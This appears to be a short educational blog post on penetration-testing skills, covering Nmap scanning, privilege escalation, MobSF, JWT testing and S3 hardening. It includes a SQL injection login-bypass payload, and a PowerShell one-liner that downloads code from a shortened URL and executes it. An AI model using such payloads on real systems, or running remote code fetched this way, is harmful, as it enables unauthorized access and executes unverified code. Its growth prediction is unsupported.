Listen to this Post
Introduction

The demand for skilled penetration testers and bug hunters is surging as organizations prioritize cybersecurity. With roles requiring expertise in web and mobile security, professionals must master offensive security techniques, from vulnerability exploitation to ethical hacking. This article explores critical skills, tools, and commands every aspiring penetration tester should know.
Learning Objectives
- Understand key offensive security methodologies.
- Master essential Linux and Windows commands for penetration testing.
- Learn how to identify and exploit vulnerabilities in web and mobile applications.
You Should Know
1. Reconnaissance with Nmap
Command:
nmap -sV -A -T4 target.com
What it does:
Nmap scans a target for open ports, services, and OS detection.
Step-by-step guide:
- Install Nmap (
sudo apt install nmapon Linux). - Run the command to scan a target (
-sVfor version detection, `-A` for aggressive scan, `-T4` for speed).
3. Analyze results to identify vulnerabilities.
2. Exploiting Web Vulnerabilities with SQLi
Command (SQL Injection Example):
' OR '1'='1' --
What it does:
This payload bypasses authentication by exploiting weak input validation.
Step-by-step guide:
1. Identify a vulnerable login form.
2. Enter the payload in the username/password field.
3. If successful, gain unauthorized access.
3. Privilege Escalation on Linux
Command:
sudo -l
What it does:
Lists sudo permissions to identify misconfigurations.
Step-by-step guide:
1. Run `sudo -l` to check allowed commands.
- If a user can run `sudo` without restrictions, escalate privileges via:
sudo su
4. Windows Privilege Escalation with PowerUp
Command (PowerShell):
Invoke-AllChecks
What it does:
PowerUp identifies Windows misconfigurations for privilege escalation.
Step-by-step guide:
- Download PowerUp (
iex (New-Object Net.WebClient).DownloadString('http://bit.ly/PowerUpS')).
2. Run `Invoke-AllChecks` to find vulnerabilities.
3. Exploit weak service permissions or unquoted paths.
5. Mobile App Testing with MobSF
Command:
docker run -it opensecurity/mobile-security-framework-mobsf
What it does:
MobSF (Mobile Security Framework) scans Android/iOS apps for vulnerabilities.
Step-by-step guide:
1. Install Docker (`sudo apt install docker.io`).
2. Run MobSF in a container.
- Upload an APK/IPA file to analyze security flaws.
6. API Security Testing with Postman
Command (Testing JWT Tokens):
GET /api/user HTTP/1.1
Authorization: Bearer <JWT_TOKEN>
What it does:
Tests API authentication flaws.
Step-by-step guide:
1. Capture a JWT token via Burp Suite.
- Send a request in Postman with the token.
3. Check for weak token validation.
7. Cloud Hardening (AWS S3 Bucket Security)
Command (AWS CLI):
aws s3api put-bucket-acl --bucket my-bucket --acl private
What it does:
Secures an S3 bucket by restricting public access.
Step-by-step guide:
1. Install AWS CLI (`sudo apt install awscli`).
2. Configure credentials (`aws configure`).
3. Apply private ACL to prevent data leaks.
What Undercode Say
- Key Takeaway 1: Offensive security requires hands-on practice—CTFs and bug bounties are essential.
- Key Takeaway 2: Automation (Nmap, MobSF) speeds up testing, but manual analysis is irreplaceable.
Analysis:
The cybersecurity skills gap is widening, making offensive security certifications (OSCP, eWPTX) invaluable. Companies now prioritize real-world experience over theoretical knowledge, pushing professionals to engage in bug hunting and ethical hacking.
Prediction
As AI-driven attacks rise, penetration testers will need to adapt by integrating machine learning into vulnerability assessment tools. The demand for red teamers will grow by 30% in 2025, emphasizing cloud and mobile security expertise.
Final Word: Mastering these skills ensures a competitive edge in offensive security. Stay updated, practice ethically, and contribute to a safer digital world.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ahmed Elmorsy – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


